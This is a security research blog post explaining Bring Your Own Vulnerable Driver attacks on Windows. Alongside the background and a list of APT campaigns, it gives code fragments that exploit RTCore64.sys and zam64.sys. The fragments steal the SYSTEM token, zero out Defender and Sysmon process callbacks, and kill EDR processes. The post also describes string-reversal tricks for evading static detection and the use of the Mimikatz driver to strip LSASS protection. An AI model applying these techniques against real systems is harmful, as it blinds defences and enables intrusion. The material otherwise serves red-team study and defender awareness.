2024

BYOVD A Kernel Attack: Stealthy Threat to Endpoint Security

Usman Sikander

Offensive Security Researcher

https://www.linkedin.com/in/usman-sikander13/

BYOVD A Kernel Attack: Stealthy Threat to Endpoint Security

Introduction:

The cybersecurity landscape is continually evolving, with adversaries employing increasingly sophisticated tactics to evade detection and compromise systems. One such technique gaining prominence is Bring Your Own Vulnerable Driver (BYOVD). This method leverages legitimate signed but vulnerable drivers to bypass security controls, granting attackers unparalleled access and control over compromised systems on kernel level.

In this blog post, we delve into the intricacies of BYOVD attacks, exploring how malicious actors exploit this technique to blind, terminate, and manipulate endpoint detection and response (EDR) solutions. We will dissect the mechanisms used to obtain NT Authority context and remove EDR callbacks, providing practical demonstrations of these attacks. Furthermore, we will explore evasion tactics to counteract both static and dynamic detection methods. By understanding the nuances of BYOVD and its implications, both red and blue teams can enhance their defensive and offensive capabilities in the ongoing battle for cybersecurity supremacy.

Division of Blog:

1. **BYOVD Technique**
2. **DSE and Blocklisted driver in Windows**
3. **Loldrivers (community-driven project)**
4. **APT Campaigns used BYOVD**
5. **Understanding the EDR components**
6. **Arsenal Preparation and Practical Operations with vulnerable driver** (EDR Blind, EDR Terminate, NT-Authority Context, EDR Callbacks remove, Mimikatz Driver Loading, DSE bypass)
7. **Tactics of Evasion**

Let's embark on this journey to uncover the dangers posed by BYOVD and equip ourselves with the knowledge to mitigate its impact.

BYOVD

BYOVD Technique:


BYOVD, or Bring Your Own Vulnerable Driver, is a sophisticated attack technique where malicious actors leverage legitimate but vulnerable drivers to compromise system integrity. By exploiting these vulnerabilities, attackers can gain kernel-level access, bypassing traditional security measures. These drivers, often integral to system operations, provide a trusted entry point. Once compromised, attackers can manipulate system processes, steal sensitive data, establish persistent backdoors, or deploy ransomware. The

insidious nature of BYOVD lies in its ability to evade detection, as these drivers are typically signed and trusted by the operating system.

Driver:

Windows drivers operate in two distinct modes: user mode and kernel mode. User-mode drivers function within the confines of a specific application or process, offering limited system access. Examples include printer drivers that manage print jobs or graphics drivers that handle display output. Conversely, kernel-mode drivers execute at the core of the operating system, possessing unrestricted access to system resources. They are responsible for critical functions such as disk I/O, network communication, and hardware management. Kernel-mode drivers, due to their privileged status, are often targeted by attackers as they provide a direct pathway to system compromise.

To communicate with kernel-mode drivers, user-mode drivers typically employ **Input/Output Control (IOCTL) codes**. These are special control codes sent to a device driver to perform specific operations. The user-mode application initiates an IOCTL request, which is then forwarded to the kernel-mode driver for processing. The driver performs the requested operation and returns the results to the user-mode application. This mechanism allows for controlled and secure interaction between the two modes. It's important to note that while user-mode drivers can interact with kernel-mode drivers, they operate within the constraints of their user-mode environment and do not have direct access to system-level resources.



user-mode and kernel-mode components

Digital Signature Enforcement (DSE) and Blocklisted Drivers in Windows:

Digital Signature Enforcement (DSE) is a security feature implemented by Microsoft in Windows Vista and subsequent versions to enhance system integrity and protect against malicious software. It mandates that only drivers bearing valid digital signatures from trusted authorities can be loaded onto the system.

How DSE Works:

When a driver is installed, the operating system verifies its digital signature. If the signature is valid and matches the driver's code, the driver is allowed to load. Conversely, if the signature is invalid, missing, or from an untrusted source, the driver installation is blocked.

Blocklisted Driver: To further strengthen system security, Microsoft maintains a database of known malicious or harmful drivers. These drivers are added to a blocklist, preventing their installation and execution on Windows systems.

How Blocklisted Drivers Work:

When a driver is about to be installed, the operating system checks it against the blocklist. If a match is found, the installation is blocked, and an error message is displayed.

Living Off The Land Drivers

Living Off The Land Drivers is a curated list of Windows drivers used by adversaries to bypass security controls and carry out attacks. The project helps security professionals stay informed and mitigate potential threats.

LOLDrivers

APTs Associated With BYOVD Technique

Some notable vulnerable driver attacks reported in the first half of 2023. This list shows that BYOVD is widely used among threat actors, including APT and ransomware groups.

January:

- The threat actor Scattered Spider (UNC3944) exploits the iqvw64.sys driver with the vulnerability CVE-2015–2291. iqvw64.sys is an old Intel Ethernet diagnostics driver patched in 2015. (Reported by CrowdStrike)

February:

- Attackers use malvertising to distribute malware and exploit a renamed version (*Иисус.sys*) of the PROCEXP152.sys driver. PROCEXP152.sys is a part of Process Explorer, the process management tool in Windows OS. (Reported by SentinelOne)
- A threat actor distributes the Sliver toolkit using the Sunlogin remote desktop application and exploits the mhyprot2.sys driver. mhyprot2.sys is an anti-cheat driver for the popular video game Genshin Impact. (Reported by AhnLab)

March:

- The UNC2970 APT group used the LIGHTSHOW tool to exploit ene.sys. ene.sys is a vulnerable driver provided by ENE Technology Inc and signed with a certificate issued by Ptolemy Tech Co. (Reported by Mandiant)

April:

- Ransomware groups used the AuKill tool to exploit the vulnerable driver of Windows Process Explorer version 16.32. The renamed PROCEXP.SYS was dropped alongside the original PROCEXP152.SYS. (Reported by Sophos)

May:

- Earth Longzhi, a subgroup of APT41 or Winnti, used the SPHijacker tool to exploit a renamed version (mmmm.sys) of the vulnerable zamguard64.sys driver. zamguard64.sys is used by the security software Zemana Anti-Malware. (Reported by TrendMicro)

June:

- The BlackCat ransomware group used the spyboy Terminator tool to exploit the zamguard64.sys/zam64.sys driver. (Reported by CrowdStrike here and here)

What is BYOVD? - BYOVD Attacks in 2023

Understanding EDR Components:

To effectively analyze EDR tampering techniques, we must first understand the core components of an EDR solution.

EDR Components:

User Space Components

- **EDR Processes:** These are the main executable files that run in the context of a protected system session.

- **EDR User-Space Service:** This service handles communication and coordination between different EDR components.
- **EDR Registry Configuration:** Contains settings, configurations, and collected data used by the EDR.

Kernel Space Components

- **EDR Callback Objects:** These objects are registered within the operating system to receive notifications about specific events.
- **EDR Filter/Minifilter Drivers:** These drivers intercept system calls and file system operations to monitor for malicious activities.

Arsenal Preparation and Operations With Vulnerable Drivers:

NT-Authority System Context:

In the first stage, we rebuild and exploit the **CVE-2019–16098** which is in driver Micro-Star MSI Afterburner 4.6.2.15658 (aka **RTCore64.sys** and **RTCore32.sys**) allows any authenticated user to read and write to arbitrary memory, I/O ports, and MSRs. Instead of hardcoded base address of **Ntoskrnl.exe**, we calculate it dynamically and re-calculate all offsets of fields under EPROCESS structure in new version of windows. **EPROCESS** structure is an opaque structure that serves as the process object for a process. In kernel mode, the address of the ***EPROCESS*** structure for the SYSTEM process is conveniently exposed by the kernel through the exported symbol *PsInitialSystemProcess*.

```
unsigned long long getKBAddr() {
    DWORD out = 0;
    DWORD nb = 0;
    PVOID* base = NULL;
    if (EnumDeviceDrivers(NULL, 0, &nb)) {
        base = (PVOID*)malloc(nb);
        if (EnumDeviceDrivers(base, nb, &out)) {
            return (unsigned long long)base[0];
```

Calculate the base address of Ntoskrnl.exe

PsInitialSystemProcess global variable points to the process object for the system process. So, for calculate the **offsetPsInitialSystemProcess** address we need Ntoskrnl.exe

base address which we calculate dynamically and after that we calculated all fields within EPROCESS structure needed to steal system token and escalate privileges.

Struct offsets for required fields under EPROCESS Structure (Token, UniqueProcessId, ActiveProcessLinks)

```
struct Offsets {
    DWORD64 UPIdOffset;
    DWORD64 APLinksOffset;
    DWORD64 TOffset;
};
```

Fields Under EPROCESS to steal system token.

In the given diagram, we get the handle of device object. We use the RTCore64.sys driver which is not detectable by MDE. During the arsenal preparation when we downloaded the RTCore64.sys, MDE didn't detect it in static analysis and to bypass the DSE there are a lot of ways, which is not a part of this blog post. But for information, RTCore64.sys is still used in many attacks and it is not flagged by MDE in static analysis as well.

```
const auto Device = CreateFileW(LR"(\\.\RTCore64)", GENERIC_READ | GENERIC_WRITE, 0, nullptr, OPEN_EXISTING, 0, nullptr);
if (Device == INVALID_HANDLE_VALUE) {
    Con("[!] Unable to obtain a handle to the device object");
    return;
}
```

Device Handle

In this diagram, we first calculate the base address of ntoskrnl.exe which is required to get the offset of PsInitialSystemProcess. After getting the offset, we calculated the virtual address of **PsInitialSystemProcess** and by using this address calculated all fields required under EPROCESS structure to steal the system token. After that we steal the system token and write with current process token and get elevated privileges using vulnerable driver RTCore64.sys

```
// Locating PsInitialSystemProcess address
HMODULE Ntoskrnl = LoadLibraryW(L"ntoskrnl.exe");
const DWORD64 PsInitialSystemProcessOffset = reinterpret_cast<DWORD64>(GetProcAddress(Ntoskrnl, "PsInitialSystemProcess")) - reinterpret_cast<DWORD64>(Ntoskrnl);
FreeLibrary(Ntoskrnl);
const DWORD64 PsInitialSystemProcessAddress = ReadMemoryDWORD64(Device, NtoskbAddress + PsInitialSystemProcessOffset);
Con("[*] PsInitialSystemProcess address: %p", PsInitialSystemProcessAddress);


const DWORD64 SystemProcessToken = ReadMemoryDWORD64(Device, PsInitialSystemProcessAddress + offsets.TOffset) & ~15;
Con("[*] System process token: %p", SystemProcessToken);
```

Locating the Fields under EPROCESS struct

Practical Video:

Usman Sikander on LinkedIn: [GET *NT-AUTHORITY\SYSTEM* CONTEXT ON... *GET NT-AUTHORITY\SYSTEM CONTEXT ON WINDOWS 11 USING BYOVD*...www.linkedin.com

Remove EDR Callbacks:

In the second stage, we prepare an arsenal which is removing registered EDR callbacks by using the vulnerable driver. In our arsenal preparation, we use the same driver RTCore64.sys which provide read and write permission on kernel level. So, we used the vulnerability and removed callbacks of EDR solution to blind the EDR. We removed **PsSetCreateProcessNotifyRoutine** registered by Microsoft defender and Sysmon. By removing the **PsSetCreateProcessNotifyRoutine** routine doesn't mean you are fully undetected by EDR, because EDRs are using a lot of other callbacks to send telemetry for analysis, if you perform any other operation such as loading a image, creation of thread, changes in registry, these will be notify and detected by EDRs. This study is just an idea to remove EDR callbacks, the more you study the EDR components you can understand the registered routines and their working.

In this diagram, we define the structure needed to perform the read and write operations using the device handle.

```
struct RTCORE64_MSR_READ {
    DWORD Register;
    DWORD ValueHigh;
    DWORD ValueLow;
};
static_assert(sizeof(RTCORE64_MSR_READ) == 12, "sizeof RTCORE64_MSR_READ must be 12 bytes");

struct RTCORE64_MEMORY_READ {
    BYTE Pad0[8];
    DWORD64 Address;
    BYTE Pad1[8];
    DWORD ReadSize;
    DWORD Value;
    BYTE Pad3[16];
};
static_assert(sizeof(RTCORE64_MEMORY_READ) == 48, "sizeof RTCORE64_MEMORY_READ must be 48 bytes");

struct RTCORE64_MEMORY_WRITE {
    BYTE Pad0[8];
    DWORD64 Address;
    BYTE Pad1[8];
    DWORD ReadSize;
    DWORD Value;
    BYTE Pad3[16];
};
static_assert(sizeof(RTCORE64_MEMORY_WRITE) == 48, "sizeof RTCORE64_MEMORY_WRITE must be 48 bytes");

static const DWORD RTCORE64_MSR_READ_CODE = 0x80002030;
static const DWORD RTCORE64_MEMORY_READ_CODE = 0x80002048;
static const DWORD RTCORE64_MEMORY_WRITE_CODE = 0x8000204c;
```

Structure Required

In this function, we get the base address of ntoskrnl.exe instead of leaking the hardcoded kernel base address.

```
DWORD64 FindKernelBaseAddr() {
    DWORD cb = 0;
    LPVOID drivers[1024];

    if (EnumDeviceDrivers(drivers, sizeof(drivers), &cb)) {
        return (DWORD64)drivers[0];
    }
    return NULL;
}
```

Base address of ntoskrnl.exe

In this code, we get the handle of device object to perform kernel-level operations.

```
HANDLE Device = CreateFileW(LR"(\\.\RTCore64)", GENERIC_READ | GENERIC_WRITE, 0, 0, OPEN_EXISTING, 0, 0);
if (Device == INVALID_HANDLE_VALUE) {
    std::cout << "Unable to obtain a handle to the device object: " << GetLastError() << std::endl;
    ExitProcess(0);
}
std::cout << "Successfully obtained a handle to the device object: " << std::endl;
return Device;
```

Getting handle of device object

In this code, we get the ntoskrnl.exe base address by calling the above defined function and by using the calculated base address, we find the **PsSetCreateProcessNotifyRoutine.** After that**, w**e find the **PsSetCreateProcessNotifyRoutine** address of sysmon driver (Sysmondrv.sys) and Microsoft defender driver (WdFilter.sys).

```
HMODULE NToskrnl = LoadLibraryA("ntoskrnl.exe");
const auto kernelBase = FindKernelBaseAddr();
std::cout << "Found the Ntoskrnl.exe base address: " << std::hex << kernelBase << std::endl;
const DWORD64 processnotifyroutin = kernelBase + (DWORD64(GetProcAddress(NToskrnl, "PsSetCreateProcessNotifyRoutine")) - DWORD64(NToskrnl));
FreeLibrary(NToskrnl);
```

Routine array address

After getting the registered callback for required driver, we use the vulnerability of driver and patch the callback address with 0x0000000000000000.

```
if (removeTrue)
    std::cout << "[*] Patching the driver callback address (zero out the address): " << std::endl;
    WriteMemoryDWORD64(Device, add, 0x0000000000000000);
```

In this stage, we remove **PsSetCreateProcessNotifyRoutine** routine which is responsible to notify and send telemetry when a new process is created. We can find the EDRs registered callback routines and can remove them to blind the EDRs.

Practical Video:

Usman Sikander on LinkedIn: EDRs are complex solutions and key components of EDR is divided into...

Terminate EDR Processes:

In this stage of arsenal, we are using and re-creating the spyboy technique to terminate the edr processes. EDR processes are protected processes, we can't terminate them even with the highest privileges context (Nt-Authority). To terminate the EDR process we need kernel level operations permission, so we can remove the protection flag of EDR process which is Anti Malware **'Protected Process-Light' (PPL)** and can terminate easily with administrator permission. In this stage, we use spyboy technique which is utilizing the **zam64.sys** driver to terminate the EDR processes. The driver contains some protection mechanism that only allow trusted Process IDs to send **IOCTLs**, without adding your process ID to the trusted list, you will receive an 'Access Denied' message every time. However, this can be easily bypassed by sending an IOCTL with our PID to be added to the trusted list, which will then permit us to control numerous critical IOCTLs.

I used the code of **ZeroMemoryEx** terminator. This guy reproduced the technique of spyboy, you can find the code from this repository.

GitHub - ZeroMemoryEx/Terminator: Reproducing Spyboy technique to terminate all EDR/XDR/AVs...

During my arsenal preparation, when I downloaded terminator compiled binary and **zam64.sys** driver, MDE flagged them and removed them from disk. We found a lot of ways to bypass it from security controls and terminate EDR processes. We highlight some of the evasion tactics to bypass it but again how we bypassed DSE and static detection of **zam64.sys** is not a part of this blog post.

This code explains the registration process and sending an IOCTL with our PID to be added to the trusted list, which will then permit us to control numerous critical IOCTLs.

```
if (!DeviceIoControl(hDevice, HFJKASLFJ, &input, sizeof(input),
    NULL, 0, NULL, NULL)) {
    //printf("Failed to register the process in the trusted list %X !!\n",
    //  HFJKASLFJ);
```

Register Process in trusted list

This code explains the function call using the device object handle and terminating the EDR processes. EDR service is responsible to recreate the EDR processes, so you have to run this in loop if you want to avoid the recreation of EDR process.

```
PRINT_DETAILS("Info", "Terminating all EDR/XDR/AVs");

//for (;;) {
if (!eurasjhf(hDevice))
    Sleep(1200);
else
    Sleep(700);
```

Practical Video:

Usman Sikander on LinkedIn: #edrkiller #malwaredevelopment #mdebypass #cybersecurityawarness

Evasion Tactics of Terminator:

In this stage, we will highlight some evasion technique to bypass static detection of terminator tool. We are not going to explain the method to bypass detection of vulnerable drivers, because it can be used for illegitimate purposes. The purpose of this blog post is to understand the tactic of BYOVD technique, what damage it can impose on system and how APT groups are adopting these techniques to bypass defenses.

During my arsenal preparation, MDE detected the terminator binary because it is open source and Microsoft defender updated its signature. Zam64.sys is also listed in loldrivers and MDE don't allow driver to load. But there are a lot of ways to bypass this protection which is not part of this blog. So, let's start and restrict only terminator EXE instead of zam64.sys driver.

We noticed the behavior of MDE on every compilation. We found ZeroMemoryEX tool was detected by MDE on three main things. One the defined array of EDRs processes, second the print statement of termination, the last and important is where terminator get the handle of device using symbolic link **\\\\.\\ZemanaAntiMalware**

To bypass the first detection, we just changed the variable name of array and redefined the sequences of EDR processes. To bypass the symbolic link detection, we use reverse string function which is reversing the string to bypass static analysis. Instead of passing the aurgument to CreateFileA API as **\\\\.\\ZemanaAntiMalware,** we can pass this function which will convert the reverse string on runtime.

```
char* reverseString(const char* str) {
    int len = strlen(str);
    char* rev = (char*)malloc(len);
    for (int i = 0; i < len; i++) {
        rev[i] = str[len - i - 1];
    }

    rev[len] = '\0';
    printf("%s -> %s\n",str, rev);
    return rev;
}
```

Reverse String

To bypass the second detection, we remove the print statements.

```
//  printf(
//      "Terminating ALL EDR/XDR/AVs ..\nkeep the program running to prevent "
//      "windows service from restarting them\n");
```

Remove it

EDR solution looks for patterns, IAT table, known signatures, Strings and utilize yara rules to detect the binary in static analysis, so we can bypass the malware in static detection by understanding the detection criteria of EDR.

Mimikatz Driver (mimidrv.sys) Load And Remove PPL Protection

In the last stage of arsenal, we utilize the driver created by Mimikaz author Benjamin Delpy. Mimkatz is very well-known and favorite post-explitation tool of all penetration testers and red teamers. But due to open-source, Mimikatz is very well-known for all AV/EDRs solution, and it is very hard to use mimikatz in the presence of security controls. This stage is not to bypass mimikatz itselft, but more focus on to bypass mimikaz driver which can be used to remove lsass.exe PPL protection. If you want to learn about mimikatz evasion, we refere you to our privious blog post mainly focused on to bypass mimikatz.

Bypass “Mimikatz” using the Process Injection Technique

We apply the same technique to bypass Mimikatz driver that we adopted to bypass vulnerable driver. We were successful in loading the Mimikatz driver and to bypass DSE policy of Windows and successfully removed the protection of lsass.exe by using Mimikatz.

Practical:

Usman Sikander on LinkedIn: [*PPL and DSE vs. Mimikatz*] We know, almost all...
*PPL and DSE vs. Mimikatz] We know, almost all the Pen-Testers are in love with mimikatz and rubeus...*www.linkedin.com

Note:

This post aims to provide a comprehensive understanding of how attackers leverage vulnerable drivers to execute malicious operations This serves as a foundational example to illustrate the broader concept of driver-based attacks and how EDR systems can be compromised.

Conclusion:

This knowledge empowers red teams to develop more sophisticated attack scenarios, testing the resilience of defenses. Blue teams, on the other hand, can leverage this information to enhance detection capabilities, strengthen defenses, and improve incident response procedures. The broader cybersecurity community benefits from a deeper understanding of these threats, enabling the development of more robust security solutions and countermeasures.

It’s essential to stay informed about the evolving threat landscape and to continuously adapt defensive strategies to counter emerging techniques like BYOVD. By fostering collaboration between red and blue teams and sharing knowledge within the cybersecurity community, we can collectively strengthen our defenses against these advanced threats.

References:

GitHub - Offensive-Panda/NT-AUTHORITY-SYSTEM-CONTEXT-RTCORE: This exploit rebuilds and exploit the...

Offensive-Panda - Overview
*An infosec guy who's constantly seeking for knowledge. - Offensive-Panda*github.com

Usman Sikander
*Portfolio*offensive-panda.github.io

GitHub - RedCursorSecurityConsulting/PPLKiller: Tool to bypass LSA Protection (aka Protected...

Terminator/Terminator at master · ZeroMemoryEx/Terminator